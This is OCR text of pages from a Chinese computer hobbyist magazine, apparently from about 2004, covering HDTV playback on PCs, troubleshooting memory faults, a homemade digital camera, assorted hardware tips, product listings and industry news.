目前有两种方式可欣赏到HDTV节目。一种是在电视上实时收看HDTV，需要满足两个条件，首先是电视可接收到HDTV信号，这需要额外添加相关的硬件（图1），其次




图1 SA-2HD高清信号发生器

是电视要符合HDTV标准，主要是指电视的分辨率和接收端口而言。

另一种是在电脑上通过软件播放。目前我国只有极少部分地区可接收到HDTV数字信号，而且HDTV电视的价格仍高高在上，不是普通消费者所能承受的。因此，在网络中找寻HDTV源，下载后在个人电脑上播放，成了大多数HDTV迷们的一个尝鲜方法。

哪些是可用于电脑播放的HDTV文件？

网络中流传的HDTV主要以两类文件的方式存在，一类是经过MPEG-2标准压缩，以TP和TS为后缀的视频流文件，一类是经过WMV-HD（Windows Media Video High Definition）标准压缩过的WMV文件，还有少数文件后缀为AVI或MPG。

HDTV文件都比较大，以一部普通电影的时间长度来计算，WMV文件超过4GB，而同样时间长度的TP和TS文件能达到8GB以上。因此，除了通过文件后缀名，还可以通过文件大小来判断是否为HDTV文件。

如何在个人电脑上播放HDTV节目？

只要系统安装了Windows Media Player 9或更高版本，就可以正常播放WMV文件。一些播放软件的最新版本，如WINDVD6等，也支持WMV-HD，可以直接使用这些软件播放HDTV。有些HDTV文件在压缩过程中采用了其他标准的编码格式，就需要安装对应的解码器，遇到Windows Media Player 9不能正常播放时，可以再安装ffdshow（图2），它带有各种最常用的解码器。

播放TP和TS文件可以用Moonlight-Elecard MPEG Player这款专用软件，目前最新的版本为2.X（图3）。安装完后，也可以运行其他播放软件来调用Moonlight-Elecard MPEG Player的解码器进行播放。




图2



图3

如何鉴别HDTV的显示格式？

目前我们无法仅从文件名称、大小上来判定一个HDTV文件的显示格式是720P还是1080i，或是1080P，但是有不少软件可以在播放时显示影片的图像信息，如WINDVD、zplay等，在软件的控制面板中选择对应的选项就可以看到详细的信息（图4）。



图4

为什么我播放HDTV时很不流畅？

在家用电脑上播放HDTV，对其硬件配置要求较高，主要是与CPU、显存、内存紧紧相关，如果这三样中有一样性能过低，就会产生一些播放问题。一些采用了WMV-HD重新编码的HDTV文件，因为有着较高的压缩率，在播放时就需要非常高的CPU运算能力来进行实时解码，一般来说P4 2.0GHz/AMD 2000+ 以上及同级别的CPU可基本达到这个要求。同时，由于HDTV的数据流较大，需要足够的内存来支持，推荐在256MB以上。显存容量不够也会造成丢帧，尤其是在播放1080 i格式HDTV的时候，1920×1080的像素量，需要足够大的显存才能满足其数据吞吐，因此显存至少需要64MB，建议128MB以上。由于是2D显示，所以对显卡核心的运算能力要求反而不是很高。

为什么我只能看到图像，却听不到声音？

这是因为未安装AC3音频解码器，导致HDTV文件中的音频信息不能被正确识别的原因。解决的方法是下载并安装对应的音频解码器，比如AC3Filter。这些音、视频解码器只需安装一次即可，播放HDTV文件时系统会自动调用，而不必每次播放的时候都打开其控制界面。

如何优化系统以保证顺利地播放HDTV？

除非你的电脑硬件配置的确很强，否则就很可能需要对系统进行一些优化，以便可以顺利地播放HDTV。首先是在播放HDTV前关闭所有没有用的后台程序或进程，尽量增加系统的空闲资源为播放HDTV服务；其次是选择一款占用系统资源较低的软件来播放HDTV。Windows Media Player、WINDVD等软件占用系统资源较多，在硬件配置本就不高的系统上会非常影响HDTV的播放效果，这时可以选择使用BSPlayer。BSPlayer是一款免费软件，最大的特点就是占用系统资源很小，尤其在播放HDTV文件时，与其他几个资源占用大户相比效果更为明显。另外，运行播放软件后立即打开任务管理器（仅在Windows 2000/XP中有效），将播放软件的进程级别设置为最高，这样也可以为HDTV的播放调用更多的系统资源。除此之外，安装更高版本的DirectX，也能更好地支持HDTV的播放。

还有什么其他的技巧？

如果你的PC可以流利地播放HDTV，那么你惟一会感到遗憾的，可能就是抱怨显示器太小和音箱太不够劲了。音箱的问题没有好的方法可以解决，毕竟PC音箱和家庭影院的音箱两者是不可同比的。然而我们可以通过调高显示器的分辨率来提高画面的清晰度和细节感，不过受限制与主流17英寸显示器本身的分辨率，我们也只能看到比DVD更清晰细腻的画面，这个画面与HDTV完全的效果还是有不小的差距。

行文至此，相信您应该对HDTV的概念，以及如何在PC上欣赏HDTV有一定了解了，额外要说明的一点是：在下载HDTV影片时，请以NTFS文件格式保存，而不要使用FAT16/32文件格式，因为一部全长的HDTV电影的单个文件都超过4GB，FAT16/32是不支持这么大的单个文件的。好了，希望有更多的朋友通过这篇文章，能够在自己的PC上先一睹HDTV的风采！ CF [YJ04]

排障特训营之内存问题全搞定



■ 天津 王磊

在本期栏目中，我们将针对如何排除计算机的另一核心部件："内存"发生的问题展开强化"特训"。

理论特训——常见内存故障归类

1.接触不良问题

内存的金手指表面氧化，导致内存自检错误。表现为开机无显示，计算机"嘀嘀"的响个不停，也就是我们通常所说的"内存报警"。

解决该问题，只要将内存拔下，用橡皮擦来回擦试其金手指部位即可解决问题，还有就是内存损坏或主板内存槽有问题也会造成此类故障。

> **小提示**
> 注意：在擦洗金手指时，一定不要用手直接接触金手指，因为手上汗液会附着在金手指上，在使用一段时间后会再次造成金手指氧化，重复出现同样的故障。

2.内存质量低劣问题

遇到Windows操行系统运行不稳定，经常无故产生非法操作、注册表无故损坏，甚至经常死机等现象，如果排除了操作系统损坏、病毒等软件原因，那么一般问题就是由于内存质量低劣引起的，而对于一般用户来说，解决该问题的方法也只有更换内存。

3.兼容性问题

一种兼容性问题原因是电脑使用内存由于型号不同容易所产生兼容问题。此问题的故障现象一般为：计算机一直运行问题，添加了新内存后，频繁出现死机、重启等现象等。此类故障一般是由于各内存条速度不同产生一个时间差从而导致死机等问题。可以通过在BIOS中对内存工作频率进行设置的方法决解决。而如果问题仍然存在，那么只有更换同型号内存，才能解决该问题。

第二种是由于内存与计算机主板或其他部件产生的不兼容问题。具体现象为：内存插在其他计算机上长时间运行稳定可靠；而把其他内存插在故障计算机主板上也运行可靠稳定，没有报警出现。但是把二者放在一起，就出现"嘀嘀"的报警声。此类故障只能更换内存来解决。

4.内存损坏导致的问题

内存损坏，一般情况下，内存芯片、金手指、阻排等不一定有明显的烧灼痕迹，有时看似完好的内存，插入主板后启动计算机，主机无任何反应，CPU风扇和电源风扇都不工作，电源指示灯也不亮，和没有加电时一模一样。

案例分析

案例一

案例情况：一台计算机的基本配置如下：P4 2.8AGHz、杂牌i865主板、金士顿256MB DDR400内存、迈拓80GB硬盘。经常出现死机无无故重启等问题。

案例分析：用"软件诊断法"对该台计算机进行杀毒，并没有发现任何病毒，重新安装操作系统，问题依旧。进入主板BIOS，发现：Memory Intelligent Booster(Enabled/Disabled)和Memory Turbo Mode(Auto/Turbo)两个选项，均为打开状态。

案例故障排障方法：在BIOS中将此两选项关闭，问题解决。

案例总结：这两个选项是采用Intel i875P/i865PE芯片组主板的BIOS中独有的选项。也就是曾经被Intel炒作很长时间的"PAT"技术的相关选项。从理论上来说，在i875P/i865PE芯片组的主板上开启内存加速模式(PAT)，会增加3%～5%的内存性能。不过，使用内存加速模式的前提是：必须配备品质、性能相对稳定的DDR400内存和800MHz前端总线的新型Pentium4处理器，否则在开启后很可能不稳定。

案例二

案例情况：一台新购买的计算机基本配置如下：P4 1.8AGHz、华硕i845主板、杂牌256MB DDR333内存、迈拓100GB硬盘。在正常操作的情况下，经常出现"非法操作"提示，重新安装操作系统后问题依旧。

案例分析：进入Windows XP操作系统，右键单击"我的电脑"'"属性"'"设备管理器"，并没有发现任何"惊叹号"，所以应该不存在冲突和驱动问题。进入主版BIOS，也没有发现任何异常情况。用"硬件替换法"，替换内存后问题消失。

案例故障排障方法：更换一条品质相对较好内存，问题解决。

案例总结：一个典型的由于内存品质不佳造成的问题。虽然该内存在平时可以正常使用，但计算机对数据进行交换操作时，内存作为系统数据交换的中转站，在这个过程中起了极其重要的作用。

实战演练金银彩

金球从2个最终判断中选取1个，银球号码从4个分析思路中选取2个！读者朋友在11月15日之前将"答案"以电子邮件的方式EMAIL到：hardware@cfan.com.cn，答案将

在下一期公布，获奖名单将于23期上公布，由于版面问题,18、19期的获奖名单统一到22期公布。

上期获奖号码：金彩：“F”，银彩：“A”、“D”

上期点评：其实，上一期的问题就是由于目前在一些厂商较新型的主板BIOS上的频率与电压设定(Frequence and Voltage Control)栏里，都会有一个“Spread Spectrum”选项，该选项的简单解释就是如果电脑有电磁干扰，需要设置为Enable，如果没有遇到电磁干扰问题，此项设定为Disabled，这样可以优化系统的性能表现和稳定性。但如果对CPU进行“超频”，就必须将此项禁用。因为Enable后即使很小的外部变化也会导致“超频”的中央处理器也就是CPU处于“锁死”状态。在案例中，虽然将外频恢复到100MHz，CPU仍然不能恢复正常工作状态，导致电脑速度超级慢，需要经过一段时间才能恢复正常。而这也就正好解释了在上一期的“故障分析”中我们所说的重新安装操作系统后故障消失了一段时间，但是，再用“超频软件”进行超频后，故障却又有所反复的现象。

进入主板BIOS，将“Spread Spectrum”栏的默认设定值“Enabled”改为“Disabled”，然后，将外频设置成133MHz，保存并退出，问题就可以解决。

具体到上一期的“银彩”，由于上一期的问题，启动计算机后，PC喇叭更本没有发出蜂鸣声，所以“上电自检法”当然也就无从谈起。另外通过重新安装操作系统，也应该排除系统安装无误等问题。

故障现象：一台计算机配置如下：CPU：P4 1.8GHz、主板：华硕主板，内存：金士顿DDR 256MB、硬盘：迈拓80GB。一直使用稳定，但最近出现如下现象：计算机启动后，可以正常通过BIOS自检和引导，当进入操作系统自检时出现如下提示：

Error:Himem.sys has detected unreliable xms memory at address 0qe0001A
Xms Drive not installed
To contiue starting your Computer, Press Enter。
Himem.sys is Missing
Make sure that the file is in your windows directory
Windows has stopped,Press ctrl+alt+delete to restart your Computer

故障分析：上述提示表明计算机的Windows98操作系统没有成功建立XMS,问题应该出在操作系统或者内存上，但是BIOS在启动和自检没有问题。所以按照“先易后难”的原则，检查了Autoexec.bat和Config.sys，没有发现任何不正常的现象。重新安装操作系统，问题依旧。打开计算机主机箱，各部件连接正常，没有发现任何异常情况。

“银彩”

A.该问题应该是由于病毒引起的。

B.用测试软件对该台计算机进行检测，问题就可以找出。

C.该故障应该与内存接触不良有关。

D.该故障可以通过“仪器诊断法”来排除。

“金彩”

E.该故障应该是内存金手指有问题。由于使用时间过长，造成的该金手指氧化，从而使内存与主板插槽接触不良导致故障。

F.因为计算机在启动的过程中，BIOS自检是没有问题的，这就是说BIOS已经检测到了内存，所以说内存是没有问题的。

CF [YJ05]

自己DIY的数码相机

趣味硬件 「趣味」用

■ Pisces

虽然市面上已经有很多国产品牌的数码相机,但我们总对它们的‘国产”身份有些怀疑。不过下面这个相机可真是国人手工打造，这让笔者对这位制造者佩服得五体投地。



图1

图1就是这款手工打造的数码相机，330万像素，别看样子不怎么样，但输入输出可一样不少，而且还是可换镜头的。

这个相机用的一块Sony的1/1.8 300万像素CCD作为图像采集核心，制造者自己制作了电路板，并设计好了相关软件。特别值得一说的是制造者专门设计了一个半导体制冷器给CCD降温，这样让CCD在长时间曝光时也不会出现噪点。

从原理上说，数码相机的技术不复杂，就是通过镜头把需要拍摄的图像投射到感光元件（CCD或者CMOS）上，然后通过电路和软件把感光元件上的信息读取出来。不过要把简单的原理做成一个真正的产品却不是嘴上说说这么简单，因此笔者才特别佩服这位制造者。



图2 超长时间曝光看到繁星密布的星空

同时，这样DIY出的数码相机也绝不是一个简单的玩具，而是有一定实用价值的。这台数码相机由于没有先天厂家的限制，因此还能提供不少特殊功能。比如半导体制冷器给CCD降温，降低噪点，就可以让这台相机超长时间曝光，拍摄星空等特殊的图像（图2）。而一般的数码相机是不可能达到这种要求的，至于专业设备，则是价格昂贵，不适合玩家。

CF [YJ06]

技巧E卡通 Skill Tips

正确保存闪盘数据，减少损耗

由于市场上销售的不少型号Flash闪盘，在保存文件信息时，往往会按“串行”方式进行，一旦用户往Flash闪盘中删除一个文件或增加一个文件，都会导致Flash闪盘中的数据信息，自动重新刷新一次，如果逐个逐个地保存文件，Flash闪盘就会不断地被自动刷新，这样一来就会加快Flash闪盘的损耗。为此，你在向Flash闪盘中保存文件时，最好能用专业的压缩工具，将多个零碎的文件打成一个压缩包之后，再进行保存；而且在删除Flash闪盘中的信息时，最好也能够一次性地进行，以确保Flash闪盘的刷新次数是最少的；只有这样，才能有效减少Flash闪盘的损耗，延长Flash闪盘的使用寿命。对闪盘的格式化和碎片整理操作也应该尽可能地减少进行，否则闪盘使用寿命也会大大缩短。

（八云）

避免DV湿气凝结现象

由于天气比较冷，我们要尽可能避免在低温下长时间拍摄DV，以防止机器的提前老化。另外，当把数码摄像机从寒冷的地方拿到比较温暖的地方时容易发生湿气凝结，此时会因为摄像带与摄像机的磁鼓粘连，摄像机自动保护，摄录按钮暂时失效，无法继续拍摄，所以要注意避免这种情况的发生。

如果你必须要把数码摄像机从寒冷的地方拿到比较温暖的地方，例如从滑雪场回到宾馆房间的时候，可以先将数码摄像机装在塑料袋中，然后密封，当袋内空气的温度达到周围环境温度时再取下塑料袋，这样就可以有效地防止湿气凝结现象的发生了。

（八云）

ADSL有时不能正常上网的处理

ADSL是一种基于双绞线传输的技术，双绞线是将两条绝缘的铜线以一定的规律互相缠在一起，这样可以有效抵御外界的电磁场干扰。大多电话线是平行线，从电话公司接线盒到用户电话这段线大多用的是平行线，这对ADSL传输非常不利，过长的非双绞线传输会造成连接不稳定、ADSL灯闪烁等现象，从而影响上网。由于ADSL是在普通电话线的低频语音上叠加高频数字信号，所以从电话公司到ADSL滤波器这段连接中任何设备的加入都将危害到数据的正常传输，因此在滤波器之前不要并接电话、电话防盗器等设备。

（八云）

Maxboost，迈拓硬盘加速器

在清理之前，我们首先要准备以下的工具，这些工具你可以很容易的找到：掏耳勺、绒布或者纸巾、毛笔、牙刷、牙膏。普通键盘的键帽部分是可以拆卸下来的，拆的方法也非常简单，使用掏耳勺从键盘区的边角部分向中间逐个的把键帽撬起来。

撬起键帽以后，我们就可以使用绒布或者纸巾对键帽和键盘座的缝隙进行除尘，实在太脏还可以把键帽放在洗衣粉溶液中清洗，效果更好。键盘上缝隙里的灰尘非常不容易清理，我们可以借助废旧的牙刷和毛笔来进行清理，

用小的改锥也能把键帽撬起来，但是这比较容易把键帽侧面撬坏，而掏耳勺前端弯曲的设计则保证了撬起的时候键帽的侧面不会承受比较大的压力。此外，对于清水擦拭不掉的污垢，可以使用牙刷蘸取一点牙膏擦拭，去污效果非常不错。

（八云）

激光头老化造成不读盘怎么办

如果光驱不读盘，而且又能排除灰尘造成的原因，那毛病很可能是“激光头”老化了，这时需要调整光驱激光头附近的电位调节器，加大电阻改变电流的强度使发射管的功率增加，提高激光的亮度，从而提高光驱的读盘能力。具体操作办法是用小螺丝刀顺时针调节（顺时针加大功率、逆时针减小功率），以5度为步进进行调整，边调边试直到满意为止。切记不可调节过度，否则可能出现激光头功率过大而烧毁的情况。

（八云）

怎样安装未经认证的驱动程序

有时候我们会碰到在安装驱动时，系统弹出提示说“没有通过Windows徽标测试，无法验证相容性”，导致驱动无法安装的情况。这时只要在系统属性中的“硬件”栏点击“驱动程序签名”按钮，在出现的对话框中选择“警告”后再次安装驱动即可。

点评：一般该选项有“忽略”、“警告”、“阻止”三个选项，选择“警告”即可，不必对未经验证的驱动通通拒之门外。


（八云）

CF [YJ07]



优派网吧专用型高亮显示器

优派A91f+SB是一款专为网吧设计制造的19英寸大屏幕高亮纯平显示器,该产品承袭了优派一贯的银黑双色外观,屏幕边框为金属亚光银色,底座及整机外壳为黑色。A91f+SB的最大技术特点是全面采用了优派特有的"真彩基因"技术,在高亮度、影像画面、防眩光防静电等方面均有出色表现。虽然LCD目前渐成流行风尚,但大屏幕CRT纯平显示器以其炫丽的色彩和极高的性价比,仍然被许多玩家和网吧经营者视为3D游戏'上选"。



咨询电话:800-820-3870
参考报价:1799元



LG L1930SQ液晶显示器

LG L1930SQ液晶显示器是一款19英寸产品,响应时间为12毫秒,采用了LG公司最新研发的f-Engine"复真芯片"技术,带给用户焕然一新的画质感受,再加上19英寸的显示屏,250流明的亮度,500:1的高对比度,1280×1024的高分辨率,以及垂直、水平视角都达到160度的超宽视角,使得L1930SQ在竞争激烈的LCD显示器领域仍然是耀眼夺目。

咨询电话:010-64311188
参考报价:6500元

天敏小章鱼3摄像头

日前,天敏全新推出了小章鱼3摄像头,该产品采用松翰的全新Sonix120方案,具有帧速率高、感光性强、色彩饱和度好等多项优点。现代A级CMOS感光芯片和Sonix120 DSP芯片的全新方案,使小章鱼3采集的图像更清晰,还原色彩真实自然,画面流畅不间断。它镜头仍采用5层镀膜全玻璃,通光口径大,低光线下效果有保证。另外配送高质量实时 MPEG 压缩引擎的录像软件,可实时录制VCD格式文件或MPEG-4文件,制作成VCD光盘,发影音邮件。



咨询电话:0755-26755804
参考报价:138元



比萨音悦嘉年华MP3随身听

比萨音悦嘉年华MP3随身听外观设计精致,造型高雅,身材迷你。它拥有1.5GB的超大容量,支持MP3、WMA音乐格式。5种音效模式(Jazz,Class,Pop,Rock,Normal)可以根据聆听者的口味自行选择。在录音性能方面,该产品支持超长录音时间,可连续录音达35小时(充电模式);可预设20个FM电台频道;由于内建了一块高容量锂电池,为用户省去了购买电池的额外花销;另外,该随身听还提供了电子书阅读、自动关机以及多种语言显示等特色功能。

ANN FM-1000 MP3随身听

FM-1000随身听采用了全金属的外壳设计,细长纤薄的方形机身,外型尺寸为83毫米×30毫米×12毫米。面板上黑色的显示屏占了不少的位置,按键都在机身两侧。主要的操作按键都集中在机身一侧,另外一侧的是'charge"开关和USB伸缩开关。FM-1000使用的是时下开始流行的OLED屏幕,而且还这个OLED屏幕还是四色显示的。在功能方面,FM-1000支持全比特率的MP3/WMA格式的音乐播放,还支持同步歌词显示;除了音乐播放,还有录音、FM收音和FM内录,而且还支持LINE-IN内录,可以驳接任何的音频设备来录制其成各种格式的声音文件。在音乐播放时,可以有六种音效可选择,适合不同种类的音乐类型。




TDK超硬DVD-RW刻录盘



近日，TDK联合国内总代理佳都电子共同发布了全球首款超硬DVD盘片。超硬DVD的最主要特长是其对磨损有史无前例压倒性的耐强度。在使用磨耗轮磨耗DVD碟片的数据面进行了测试以后发现。在测试中，超硬DVD显示了令人惊异的低磨损性，即使经过多次磨耗轮运转后，碟片的时基误差(Jitter)、内码奇偶校验(Parity Inner—code:PI)误差率的上升也是微乎其微。以耐磨损强度而言(以PI误差率达到DVD—R/RW规格的基本标准极限的磨耗轮运转次数测试)为一般DVD的100倍左右。

咨询电话：800-830-1298
参考报价：55元

小影霸S80 CE显示卡



小影霸S80 CE显示卡是一款定位于中低端市场的显卡，它采用S3G公司最新研发的S8 CE图形处理器，并拥有丰富的视频功能。小影霸S80CE显示卡的核心/显存工作频率为275/500MHz，配备现代4纳秒现存颗粒，构成128bit、128MB的"双128"显存搭配，充分保证了显卡在运行大容量贴图程序时，依然游刃有余；小影霸S80 CE完全支持微软最新的DirectX 9.0规范，消费者将能够体验最新的3D游戏特效。

咨询电话：8008306810/8008301230
参考报价：599元

九州风神P60 CPU散热器



九州风神近期推出了全新系列SNOWMAN CPU散热器，该系列产品以高端产品阵容组成。其中P60是静音型散热器，它支持Intel Prescott 3.4E CPU。P60的风扇采用了倒挂式设计，采用3200转8025红色风扇，噪音值仅为28dB(A)。该风扇拥有黑色的高质感散热片，尺寸为93.5mm×79mm×41.2mm，独特的鳍片设计，使风路流径更为合理，有利于风扇将热量及时带走，P60的散热片底部采用镶直径为34mm铜，从而提升整体散热效果。

咨询电话：010-82896511-14
参考报价：98元

多彩"至尊无线"键鼠套装



"至尊无线"键鼠套装采用灰黑双色搭配，套装中DLK-5005RU键盘设计中规中矩，时尚且赋予灵性，整体显示出一派典雅庄重美。该套装中的键盘采用省电式线路设计，能够有效地延长电池的使用时间，电压低电压报警功能检测使得低省电系统更加出色看的见。此外，键盘采用USB接口，即插即用，方便快捷。配套的DLM-337HU无线鼠标采用RF无线3KEY/3D设计，标配安捷伦IC，芯片感光良好，鼠标分辨率可达800CPI，无论游戏使用还是设计定位，都可轻松满足精准的要求。

咨询电话：0755-27394136
参考报价：368元

航嘉BS-3500P4电源



航嘉最近向国内DIY市场新推出了一款编号为BS-3500P4的电源新品。BS-3500P4是一款额定功率250W的电源，并且符合最新的1.3规范，可以很好的支持最新的P4和AMD处理器。航嘉BS-2000P4电源1.3版是航嘉BS-2000P4电源的升级版本。1.3版与原版本相比增加了12V电路的输出功率，减少了不很重要的5V电路输出，总的来说，电源的功率比以前增加28W，对实际应用有很大帮助。

咨询电话：0755-89606508
参考报价：173元

CF [SC01]

新闻 news 资讯

■新品短信息■

主板 杰微915系列主板日前再出新品,此次推出的是一款采用Intel 910GL芯片组的产品, Intel 910GL整合英特尔图形媒体加速器,采用纯整合型芯片组, 支持533MHz FSB处理器,搭配ICH6南桥芯片,支持LGA775/mPGA478处理器与双通道DDR400/333内存。

隽星MB—KTV600AL主板采用VIA KT600 + VT8237芯片组, 支持AMD 毒龙/Athlon/XP/闪龙;支持400MHz 前端总线频率, 支持 DDR 400内存, 支持内存容量最大可达2GB, 两个支持Ultra ATA33/66/100/133传输模式的IDE接口, 八个 USB, 支持USB2.0 设备, 板载网卡, 支持键盘, 鼠标开机。

显示卡 斯巴达克英雄FX5700LE钻石版采用标准的绿色PCB板制造,继续沿袭斯巴达克一贯的大厂作风,做工精悍,线路设计及PCB布局良好,焊点圆滑。整块显卡采用了漂亮的铝壳电容、屏蔽式电感。FX5700LE核心采用了0.13微米制程,核心集成8200万晶体管, 4条渲染通道, 全面支持DX9.0规范。



讯景GeForce 6800LE显卡采用P212公板设计, 提供有一个外接电源接口,显示内核采用风扇进行主动散热。由于搭配了mBGA封装现代2.2ns DDR显存颗粒, 其超频潜力非常强大。接口方面则提供了全套的CRT、DVI和S-Video输出功能。



键盘、鼠标 微软公司最近发布了一套新款键、鼠桌面套装——"微软光学桌面套装指纹版"。该套装巧妙地融合了各种领先科技, 其中最"炫"的要数键盘所采用的"指纹识别技术"。该技术极大方便了电脑用户登录 PC 、访问喜欢的网站, 特别是家庭电脑用户一触之间即可实现轻松用户切换。

双飞燕AK-30光学鼠运用RFID(无线射频辨识)原理,利用驱动线圈振荡产生电磁场相互感应而达到无线供电之神奇效果。这种独特的免电池设计使得鼠标的重量大大减轻(重量大约是传统无线光学鼠的一半), 长时间应用也不会产生疲劳感。



音箱 创新科技公司的日前推出了一款型号为TravelSound的便携式音箱,该音箱主要是为了满足移动用户的随时随地进行音频娱乐的需求而设计。TravelSound音质出众、体积小巧、造型美观、工艺精湛。通过与各类随身听配合,TravelSound使您可以随时随地将美妙音乐与友人分享。



漫步者e2100音箱的外形设计前卫、大胆, 采用黑白色调设计, 使用PU漆与磨沙工艺相结合的方式装潢。e2100采用的功放电路低噪声设计;低音更为结实有力;专利的双曲面倒相孔设计,让风噪大大降低,提升整体解析力;电解电容采用9400微法容量,全面改善音质。



数码相机 10月15日, 奥林巴斯μ-mini数码相机登陆中国市场。μ-mini拥有400万像素CCD影像传感器,能够最大拍摄2272×1704分辨率的照片, 提供13种场景模式, 可以实现最大10英寸的数码冲印。μ-mini仅重115克,机身由一张金属薄片独立制成,有6种时尚颜色可选。

TCL数码最近推出了一款4倍数字变焦、310万有效像素,并有多项附加功能的高性价比数码相机——瞬彩B1。该款机属于TCL数码相机瞬彩B系列,此系列的最大特点是超薄轻小、外观时尚。它采用全金属外壳,做工精巧考究,是TCL数码今年主打的时尚型数码相机。

机箱 金河田公司继在国内推出首款符合Intel TAC1.1规范的38度机箱之后,他们又持续创新,在机箱产品中全面导入了38度机箱的规范,成为业界第一个全系列产品支持Intel Prescott核心P4 处理器的机箱厂商,并获得了Intel公司的推荐。

液晶显示器 小影霸KF15M-01W液晶显示器属于目前15英寸LCD的主流产品,该产品可视区域达到304.1mmX228.1mm,并具有1024X768高分辨率和0.297mm的点距,在画面展现方面更加细腻;在响应时间方面,小影霸KF15M-01W达到23ms, 反应速度较快, 能满足消费者的日常应用。目前该显示器的市场价格为1999元。




打印机 10月18日, 爱普生(中国)有限公司发布了全新超省ME系列产品, 其中, 包括ME 1彩色打印机和ME 100彩色复印打印一体机两款产品。爱普生在ME系列中引入了"关注打印成本"这一全新的更成熟的消费理念,并基于这一理念降低了原装墨盒的价格。



MP3随身听 优百特512MB UM-809 MP3随身听拥有"异度空间"磁盘模式,可以将本机磁盘划分为两个磁盘, 并将其中一个加密隐藏起来。UM-809具有双波段FM收音功能, 支持各种主流音乐, 刻超长录音时间等功能。该款随身听的市场参考价为888元。

台电近日推出了一款编号为G808的新款MP3,该款MP3采用高精度的6层PCB板,搭配信噪比高达95db美国进口第三代解码芯片,高保真回放电路,达到了MD级音质回放,在国际通用安全的手机锂电池的供电下,G808的播放时间超过了24小时。G808 128MB版本的市场参考价格为750元。



佰钰 M520HF MP3随身听外观为银、灰搭配, 拥有蓝色背景灯, 采用了专业的"淡入淡出"播放效果设计。这款机器的菜单显示采用了十二

种语言与图形菜单的结合，可设定段落复读的间隔时间与复读次数，尺标显示FM收音频段的功能使得学生能轻松收到校园广播。

PC套装 近日，多彩科技推出了一款组合套件产品——无限760。多彩科技无限760六件套打破传统工艺，大到机箱、小到摄像头均能满足您精挑细选的口味。一丝不苟的做工用料，完美的时尚理念，无论是办公运用还是家用、个人游戏都可根据个人喜好及家居氛围做出时尚的个性选择。



■线报■

三星16XDVD刻录降至599元

即日起至11月15日，三星16XDVD刻录机以599元的价格促销，促销期间，凡是购买三星16X DVD刻录机的用户，均可得到原装三菱8X DVD+R盘片10张。请您购买时认准防伪标志。

购昂达ATI显示卡，送瑞士军刀

昂达日前针对R9550芯片"空降"了三款产品，丰富的配置组合和平实的价位带来了良好的市场反响，为此昂达准备继续拓展昂达A卡在市场中的影响力，日前宣布：即日起购买昂达全系列ATi(除雷霆9955)显卡，即可获赠做工精致的瑞士军刀一把。

让你流口水！新蓝超低价19英寸液晶PC

日前，新蓝科技隆重推出了一款售价仅为6888元的液晶电脑——视点-2012。视点-2012采用赛扬D 2.53GHz、256MB DDR内存、80 GB硬盘、DVD光驱、集成高性能3D AGP显卡、AC97声卡、100M网卡、光电鼠、2.1极品音响、TV遥控套件等主流配置，并配备了19英寸大屏液晶显示器。

■动态■

2004年9月30日，**国际权威品牌价值评定机构Interbrand公布了2004年"台湾十大国际品牌"的评定结果。以"华硕品质 坚若磐石"为作为品牌理念的华硕电脑继续蝉联排行榜第二名，品牌**评估价值较2003年成长13.62%，达到8.2亿美元。

10月10日，**金山公司董事长求伯君和总裁兼CEO雷军和北京的数千玩家一起揭开了中国首款大型神话网游《封神榜》发布序幕。**据悉，《封神榜》是金山公司继《剑侠情缘网络版》之后由其北京"烈火工作室"自主研发的第二部网络游戏作品。

10月12日，**263网络集团在北京正式宣布进军多媒体综合通信服务领域，并发布了新的企业战略——利用互联网技术，**为广大用户提供融合数据、语音、视频的多媒体综合通信服务，成为新型的互联网通信服务提供商。

日前，**经过全新整合的多来米中文网(MYRICE.COM)正式在京宣布重新起航，**以崭新面貌锐意打造中国第一个"跨网络享乐主义门户"。同时，多来米中文网宣布推出多来拍、MP3频道等一系列全新网络娱乐服务，并更新首页及各大频道，更强调以颠覆性之享乐主义理念建立中国乃至全球领先的中文娱乐门户。

10月12日，雅虎中国与上海浩方在线信息技术有限公司在北京联合召开新闻发布会，正式宣布双方战略合作的启动。根据双方签署的协议，**雅虎中国将与浩方在线进行品牌战略合作；**同时，双方还将在产品和市场等领域展开全方位的合作。

日前，AMD董事会主席兼首席执行官**海克特·鲁尔兹博士**专程来京，**宣布AMD公司大中华区总部在京正式成立。**该总部将以北京作为中心，统辖AMD在中国大陆、香港和台湾地区的所有业务。这一新举措充分表明了AMD对中国市场的高度重视以及对大中华区业务的长期承诺。

日前，**建达蓝德在京举办了一场名为"将增值服务进行到底——天地人计划"的主题发布会。**会上，公司总经理高俊华向在场的厂商嘉宾代表、来自全国各地的经销商以及众多媒体的记者描绘了建达蓝德具有强烈人文色彩的全新发展蓝图。

